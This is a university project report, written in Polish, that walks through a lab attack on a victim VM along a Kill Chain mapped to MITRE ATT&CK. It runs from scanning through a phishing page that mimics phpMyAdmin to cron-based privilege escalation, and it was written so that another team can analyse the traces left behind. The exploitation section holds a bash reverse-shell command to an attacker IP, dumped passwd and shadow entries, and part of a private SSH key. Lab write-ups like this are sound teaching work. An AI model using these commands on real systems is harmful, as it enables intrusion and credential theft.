

Politechnika Warszawska

WYDZIAŁ ELEKTRONIKI
I TECHNIK INFORMACYJNYCH



przedmiot
KRYCY



Część pierwsza Projektu

Mateusz Plichta, Kacper Średnicki, Karol
Żelazowski, Sebastian Bieńczycki

Numer albumu 324939, 324945, 324953

prowadzący
dr. inż. Jędrzej Bieniasz

WARSZAWA 14 lutego 2025

Spis treści

1. Wstęp	3
2. Kill Chain	3
3. Rekonesans	5
3.1. Wykorzystane techniki MITRE ATT&CK	5
3.2. Opis fazy ataku	5
3.3. Zebrane dane	6
4. Uzbrojenie	7
4.1. Wykorzystane techniki MITRE ATT&CK	7
4.2. Opis fazy ataku	7
4.3. Zebrane dane	8
5. Eksploatacja	8
5.1. Wykorzystane techniki MITRE ATT&CK	8
5.2. Opis fazy ataku	8
5.3. Zebrane dane	11
6. Instalacja	12
6.1. Wykorzystane techniki MITRE ATT&CK	12
6.2. Opis fazy ataku	12
6.3. Zebrane dane	13
7. Dowodzenie i kontrola	14
7.1. Wykorzystane techniki MITRE ATT&CK	14
7.2. Opis fazy ataku	14
7.3. Zebrane dane	15
8. Wnioski i podsumowanie	16

1. Wstęp


Celem zadania było przeprowadzenie ataku bazując na Kill Chain'ie, wykorzystującym taktyki i techniki z tablicy MITRE. W trakcie przeprowadzania ataku ważnym aspektem było zebranie możliwie dużej ilości śladów z ataku, tak aby kolejny zespół był w stanie rozpoznać oraz przeanalizować wszystkie metody przez nas wykorzystane.

2. Kill Chain

Przygotowaliśmy następujący Kill Chain:

W wyniku rekonesansu zdobywamy informacje o usłudze http oraz ssh otwartej na komputerze ofiary. W wyniku dalszego zdobywania informacji dowiadujemy się o bazie danych, dostępnej za pomocą panelu phpmyadmin oraz adresie email ofiary z tej strony. Informacje te nakreślają nam metodę, którą możemy wykorzystać do uzyskania punktu zaczepienia. Nasz atak polegał na wykorzystaniu phishingowego maila, który za pomocą socjotechnik nakłoni ofiarę na kliknięcie w przycisk, który przekierowuje do podrobionej strony logowania do aplikacji phpMyAdmin. Po wpisaniu poświadczeń przez ofiarę przesyłane są one na maszynę atakującego. Następnie atakujący, korzystając z nich, uzyskuje dostęp do bazy danych, z której odczytane zostaje nazwa użytkownika i hash hasła, który łamany jest za pomocą crackstation. Dalej, wykorzystując połączenie ssh, wykorzystujemy podatność Crontab, która wywołuje cyklicznie plik .sh. Po zmodyfikowaniu pliku otrzymujemy hash hasła do roota oraz klucz ssh. Po złamaniu hasła przełączamy się na roota i tworzymy nowego użytkownika z uprawnieniami roota, aby otrzymać persistence. Na nowo utworzonym użytkowniku odpalamy klient backdoora Webc2, który pozwala nam na komunikację za pomocą ruchu HTTP.

W kolejnych rozdziałach opisane zostały wykorzystane przez nas taktyki, wraz z tokiem rozumowania, którym podążaliśmy oraz śladami, które zebraliśmy w związku z daną częścią. Na rysunku 2.1 przedstawiony został diagram Cyber Killchain naszego ataku, bazujący na konkretnych taktykach i technikach MITRE.



Rysunek 2.1. Diagram Cyber Killchain

3. Rekonesans

3.1. Wykorzystane techniki MITRE ATT&CK

- T1046 - Network Service Scanning
- T1598.002 - Gathering Victim Identity Information: Email Addresses
- T1083 - File and Directory Discovery

3.2. Opis fazy ataku

W tej fazie ataku zbieramy informacje na temat hosta ofiary. W tym celu uruchamiamy narzędzie nmap z opcją domyślnych skryptów (-sC) oraz opcją wykrywania wersji serwisów (-sV). Po wykryciu, że na hoście jest otwarty port 80, uruchamiamy narzędzie fuff, które ma na celu zbruteforceowanie katalogów i plików, znajdujących się na webserwerze.

```
(root@kali)-[/home/kali]
# sudo nmap -sV -sC 192.168.77.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 19:44 CET
Nmap scan report for 192.168.77.128
Host is up (0.00051s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 2d:2a:f0:e1:2f:ab:a3:56:b4:39:af:4f:18:4d:ca:d0 (ECDSA)
|_ 256 eb:13:18:93:80:8c:18:22:15:91:69:8e:6c:2f:d0:29 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: Przyk\XC5\x82adowa Firma
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:0C:29:42:84:F2 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.33 seconds
```

Rysunek 3.1. Enumeracja otwartych portów

```
(root@kali)-[/home/kali]
# ffuf -u http://192.168.77.128/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.77.128/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

# Copyright 2007 James Fisher [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 1ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 2ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 2ms]
# Priority ordered case sensitive list, where entries were found. [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 192ms]
# [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 192ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 198ms]
# [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 199ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 393ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 589ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 760ms]
# [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 1244ms]
# [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 1295ms]
# on at least 2 different hosts [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 1431ms]
# [Status: 200, Size: 1883, Words: 571, Lines: 69, Duration: 1436ms]
phpmyadmin [Status: 301, Size: 321, Words: 28, Lines: 10, Duration: 1ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Rysunek 3.2. Enumeracja katalogów i plików



Rysunek 3.3. Informacja o adresie email ofiary

Jak widać na 3.1 i 3.2 udało nam się wykryć dwa odparte porty: 22 i 80. Pierwszy oznacza serwer ssh, a drugi - webserver Apache postawiony na hoście. Enumerując serwer Apache pod względem katalogów i plików, natykamy się na stronę phpmyadmin, która zwraca kod 301. Oprócz tego zdobyliśmy adres mailowy ofiary.

3.3. Zebrane dane

W wyniku pierwszej fazy nasze odciski mogą być widoczne w pliku pcap, związane z skanowaniem usług sieciowych oraz fuzzowaniem. Te same dane w związku ze skanowaniem usługi http z opcją -sV oraz fuzzing widoczny jest w access.log dla serwera apache.

49	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	587	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
50	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	3306	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
51	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	135	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
52	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	110	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
53	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	3389	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
54	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	256	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
55	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	445	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
56	22.572272	192.168.77.129	192.168.77.128	TCP	60	62690	→	139	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
57	22.572311	192.168.77.128	192.168.77.129	TCP	54	587	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
58	22.572305	192.168.77.128	192.168.77.129	TCP	54	3306	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
59	22.572498	192.168.77.128	192.168.77.129	TCP	54	135	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
60	22.572502	192.168.77.128	192.168.77.129	TCP	54	110	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
61	22.579629	192.168.77.128	192.168.77.129	TCP	54	3389	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
62	22.579746	192.168.77.128	192.168.77.129	TCP	54	256	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
63	22.579795	192.168.77.128	192.168.77.129	TCP	54	445	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
64	22.579853	192.168.77.128	192.168.77.129	TCP	54	139	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
65	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	23	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
66	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	53	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
67	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	1723	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
68	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	21	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
69	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	1025	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
70	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	993	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
71	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	25	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
72	22.579920	192.168.77.129	192.168.77.128	TCP	60	62690	→	22	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460
73	22.579941	192.168.77.128	192.168.77.129	TCP	54	23	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
74	22.579996	192.168.77.128	192.168.77.129	TCP	54	53	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
75	22.580043	192.168.77.128	192.168.77.129	TCP	54	1723	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
76	22.580102	192.168.77.128	192.168.77.129	TCP	54	21	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
77	22.580164	192.168.77.128	192.168.77.129	TCP	54	1025	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
78	22.580211	192.168.77.128	192.168.77.129	TCP	54	993	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
79	22.580267	192.168.77.128	192.168.77.129	TCP	54	25	→	62690	[RST, ACK]	Seq=1 Ack=1 Win=0 Len=0

Rysunek 3.4. Skanowanie przy użyciu nmap

```

192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /magazin HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /september HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /compat HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /ldcards HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /middle-east HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /usenet HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /disql HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /mactriploc HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:14:59:56 +0100] "GET /source HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
192.168.77.129 - - [14/Nov/2024:15:01:53 +0100] "GET /phpmyadmin/ HTTP/1.1" 200 5963 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"

```

Rysunek 3.5. Fuzzing


4. Uzbrojenie

4.1. Wykorzystane techniki MITRE ATT&CK


- T1566.002 - Phishing: Spearphishing
- T1110.002 - Brute Force: Password Cracking

4.2. Opis fazy ataku


Po wykryciu strony phpmyadmin, przygotowujemy mail phishingowy z informacją o wygaśnięciu licencji CMS. Na potrzeby ćwiczenia zakładamy, że mail został dostarczony do ofiary - phishingowy plik mailowy w formacie .eml umieszczamy na jej stacji. Plik zawiera również odnośnik prowadzący do strony postawionej na stacji atakującego. Strona podszywa się pod panel logowania phpmyadmin i loguje wszystkie próby zalogowania do pliku. Po otwarciu maila przez ofiarę i pozyskaniu danych logowania, używamy tych danych do zalogowania się na panel phpmyadmin na stronie ofiary. Po zalogowaniu się na panel i wypisaniu pełnej zawartości tabeli users odkrywamy użytkownika victim, razem z jego zahashowanym hasłem. Hash łamiemy za pomocą strony crackstation.



Rysunek 4.1. Enumeracja katalogów i plików



Rysunek 4.2. Zdobyte hasło użytkownika



Rysunek 4.3. Panel phpmyadmin

4.3. Zebrane dane

W pliku pcap można zobaczyć ruch związany ze stroną, na którą wchodzi ofiara i przekazuje poświadczenia do usługi sieciowej. W wyniku zdobytych poświadczeń atakujący loguje się na stronę ofiary, co również jest widoczne w plikach pcap. Oprócz tego serwer apache zebrał logi w plikach access.log oraz error.log, związane z zapytaniami wysłanymi na serwer http oraz adresami ip z nimi powiązanymi. Ważnym śladem jest także plik eml, który był wykorzystany do wejścia na szkodliwą stronę.

No.	Time	Source	Destination	Protocol	Length	Info
31873	192.168.77.128	192.168.77.128	192.168.77.128	HTTP	824	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
38346	1169.213985	192.168.77.128	192.168.77.128	HTTP/J..	82	POST /send_output HTTP/1.1, JSON (application/json)
38498	1169.278703	192.168.77.128	192.168.77.128	HTTP/J..	214	POST /send_output HTTP/1.1, JSON (application/json)
38567	1199.315507	192.168.77.128	192.168.77.128	HTTP/J..	158	POST /send_output HTTP/1.1, JSON (application/json)
38634	1229.354904	192.168.77.128	192.168.77.128	HTTP/J..	126	POST /send_output HTTP/1.1, JSON (application/json)

Rysunek 4.4. Zebranie poświadczeń od ofiary

```

/themes/pmahomme/css/theme.css?v=5.2.1deb11" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.77.129 - - [14/Nov/2024:15:02:05 +0100] "GET /phpmyadmin/themes/pmahomme/img/b_minus.png HTTP/1.1" 200 406 "http://192.168.77.128/phpmyadmin/
/themes/pmahomme/css/theme.css?v=5.2.1deb11" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.77.129 - - [14/Nov/2024:15:02:06 +0100] "GET /phpmyadmin/index.php?route=table/structure&db=phpmyadmin&table=users&ajax_request=true&ajax_p
ost_request=true&nocache=17319211514274080&token=34257444386e30567e5a6e8069695747 HTTP/1.1" 200 9656 "-" Mozilla/5.0 (X11; Linux x86_64; rv:109.
0) Gecko/20100101 Firefox/115.0"
192.168.77.129 - - [14/Nov/2024:15:02:06 +0100] "GET /phpmyadmin/themes/pmahomme/img/arrow_ltr.png HTTP/1.1" 200 384 "-" Mozilla/5.0 (X11; Linux x8
6_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.77.129 - - [14/Nov/2024:15:02:06 +0100] "GET /phpmyadmin/themes/pmahomme/img/s_tbl.png HTTP/1.1" 200 929 "http://192.168.77.128/phpmyadmin/t
hemes/pmahomme/css/theme.css?v=5.2.1deb11" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.77.129 - - [14/Nov/2024:15:02:06 +0100] "POST /phpmyadmin/index.php?route=navigation&ajax_request=1 HTTP/1.1" 200 4492 "-" Mozilla/5.0 (X1
1; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.77.129 - - [14/Nov/2024:15:02:06 +0100] "GET /phpmyadmin/themes/pmahomme/img/b_relations.png HTTP/1.1" 200 423 "http://192.168.77.128/phpmya
dmin/themes/pmahomme/css/theme.css?v=5.2.1deb11" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"

```

Rysunek 4.5. Dostanie się na serwer apache

5. Eksploatacja

5.1. Wykorzystane techniki MITRE ATT&CK

- T1021.004 - Remote Services: SSH
- T1053.003 - Scheduled Task/Job: Cron

5.2. Opis fazy ataku

Dzięki uzyskanemu hasłu do użytkownika victim, możemy połączyć się do maszyny ofiary za pomocą SSH.


```
(kali㉿kali)-[~]
└─$ ssh victim@192.168.77.128
victim@192.168.77.128's password:
Linux victim 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 12 17:53:31 2024 from 192.168.77.129
victim@victim:~$ ls
```

Rysunek 5.1. Połączenie SSH

Naszym pierwszym podejściem w tej fazie ataku jest wykorzystanie podatności, która jest związana z zaplanowanymi zadaniami poprzez cron. W pliku crontab widzimy, że zaplanowane jest wykonywanie skryptu `test.sh` co minutę.

```
victim@victim:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
* * * * * python3 /home/victim/lient.py
* * * * * root /home/victim/test.sh
```

Rysunek 5.2. /etc/crontab

Następnie zmodyfikowaliśmy plik w taki sposób, aby uzyskać reverse shella z uprawnieniami roota na maszynie atakującej. W pliku `test.sh` zapisaliśmy polecenie:

```
bash -i >& /dev/tcp/192.168.77.129/1337 0>&1.
```

Dzięki temu skrypt uruchamia Basha w trybie interaktywnym, umożliwiając ręczne wprowadzenie poleceń. Następnie przekierowuje wyjście standardowe oraz wyjście błędów basha na adres maszyny atakującej na porcie 1337. Oznacza to, że wyniki poleceń będą wysyłane na naszą maszynę. Natomiast wejście standardowe kierowane jest do wyjścia, co oznacza, że wejście do powłoki będzie również pochodziło z tego samego połączenia TCP. Przez to, że w pliku `crontab` ustawione jest, że plik `test.sh` wykonywany jest przez roota, to na powłoce zdalnej zostanie przyznany zdalny dostęp do tego użytkownika. Po modyfikacji pliku uruchomiliśmy polecenie na naszej maszynie atakującej, aby nasłuchiwała na porcie 1337 (`nc -vlnp 1337`). Niestety nie udało nam się w tym podejściu uzyskać zdalnego połączenia z rootem, ponieważ zostało ono zablokowane przez narzędzie PAM - Privileged Access Management.

```
victim@victim:/tmp$ cat creds.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
usbmux:x:101:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:103:110:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:104:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:105:112:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:106:115:/var/lib/saned:/usr/sbin/nologin
lightdm:x:107:116:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:108:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:109:118:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
victim:x:1000:1000:victim,,,:/home/victim:/bin/bash
mysql:x:110:120:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:111:65534:/run/ssh:/usr/sbin/nologin
root:$y$9T$eBXGRKClwMpE7LgweQ6T/$9AuMsatu1BVvkVznc5Keshq5IziqWm4..208Mu8rhhp5:20036:0:99999:7:::
daemon:*:20036:0:99999:7:::
bin:*:20036:0:99999:7:::
sys:*:20036:0:99999:7:::
sync:*:20036:0:99999:7:::
games:*:20036:0:99999:7:::
man:*:20036:0:99999:7:::
lp:*:20036:0:99999:7:::
mail:*:20036:0:99999:7:::
news:*:20036:0:99999:7:::
uucp:*:20036:0:99999:7:::
```

Rysunek 5.3. Pliki poświadczeń

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnbNzaC1rZXktZjEAAAACmFzc2VhbnN1IjdhIAAAAGYmNyeXB0AAAAAABAZG/X6r0
GF36ck2409HOXlAAAAEAAAAEAAIXAAAAB3NzaC1yc2EAAAADAQABAAQCAQk5Hj1SDMR
1iSRnnVqcbPd4vdsceoxY1ng/rn12CsJlPsYeGvc2/r11mm/omR4xkPZTbXrgmFRRRKPh1
ALE6EVCvK6nlpHfVbFjWYOL+nPy3BF9hThe05VwM0o5eGBXUGWfhhwhDU/afspwOeXweN
86kvqc26JcDnqfotnVtevo4ECANllXnx8XxUM3TmtG2/oke6p7Z23nzhYXldsfjnmEL
03q5z2t8TrQktl4QlpXwoZlWpFLVIdbQSNxz7nMnY88P35vXqgCHdSF8p2MgA/4Y121
TlrWdWxJInxgVqW+ZEp0g8y7xX+ruIOtBeCk9k2Tc3ittEpeR15APKqQ0IAWYztbnt9Uw
rNZyW90kx5PL9b19xR240Vw0rRu75RH8NU4HDr/Pb3E+ECduHeeAeY31LAH5V324KQ8Ap
w55v9Wdc1vwzb0VJZgLM1rIb73tGht7s030ptab/90lw6XgFaepLhCA0s25tUhc4Y7d2Y
N54jj4Hd0oHmqv8+JpWqr+3haYbd48QApkH49N/gX0dQwtWysZFhrtgeTMb7o3RZRRMv
Je/oIQXr/S22Es9N02ITqLcSDtvg3HyQdZBwAp9+rcEhWo9jeEAsIvmqrVeU5yx3T6KLJa
2KnfET6u3a8FaTtwbaFuyPQ5znDgLTkJcKqNZ8/w6VQAAB0BU52EUINK3p0danfnbQJAJ
a9gt/mESwdQPC5D10PK8WunoSsHp76+w2b6C4M6mHS0K3gkXT1sBbg4eAp2ZEEamLPzwfV
/U1DRCaqj2pLBJwmdYjLuNsuVbjItCW93mcBHz2N2mVJNGVL6yGPYX5k14WSPQ4zKS9620
1P5hTGdcEdHnqZi0VUGwHcs7LLkZFHQ/vufC21sGP336w0Ycu2bG093R+aptSu4yJzMzSg
UMaxvYtNrKqBX01NPvHQ9Zsk13dBudoT4INXT8Jo728/HKaFPFHxOrTp9dgRNKHG1BF15Kw
I2eAFP0FUKTB1IlyecnZUp1unR10UP1MyvV699ykSPX21FNk1UB0v/Gf9E99GDnbx9QQD
0v1YTT+PnnUvmI0vdf8In1ZmW7JMj+Ksp2MjoxunpZeAkKpkcTmdUW0Jk0r4In2yCL2Wz
J8DCRo80TYImDgqKp2esBhz5uxVoEzY6tuEwtK0nFZwQ3U0e9zanX98+0YHIV05Mme8oYk
ShXGqz0dcGFETdYtldM+Ub4hkZdxtpBYrPUBf1kqEF5RFVYXHFk370bY75PqKF9g+K2x
YHFQoqG8y/qkDmvOp8bJKS25uuxLQt4N31zko3ZLTcHBD0o4Ko22Kr91HvXxYA9PbBXE
HYBko8n2Cry658vX8HV0exwRA6KZkc54wz1ZnpMTX3BpeXmu3Z11RC2zfVdaX8FyLvywS
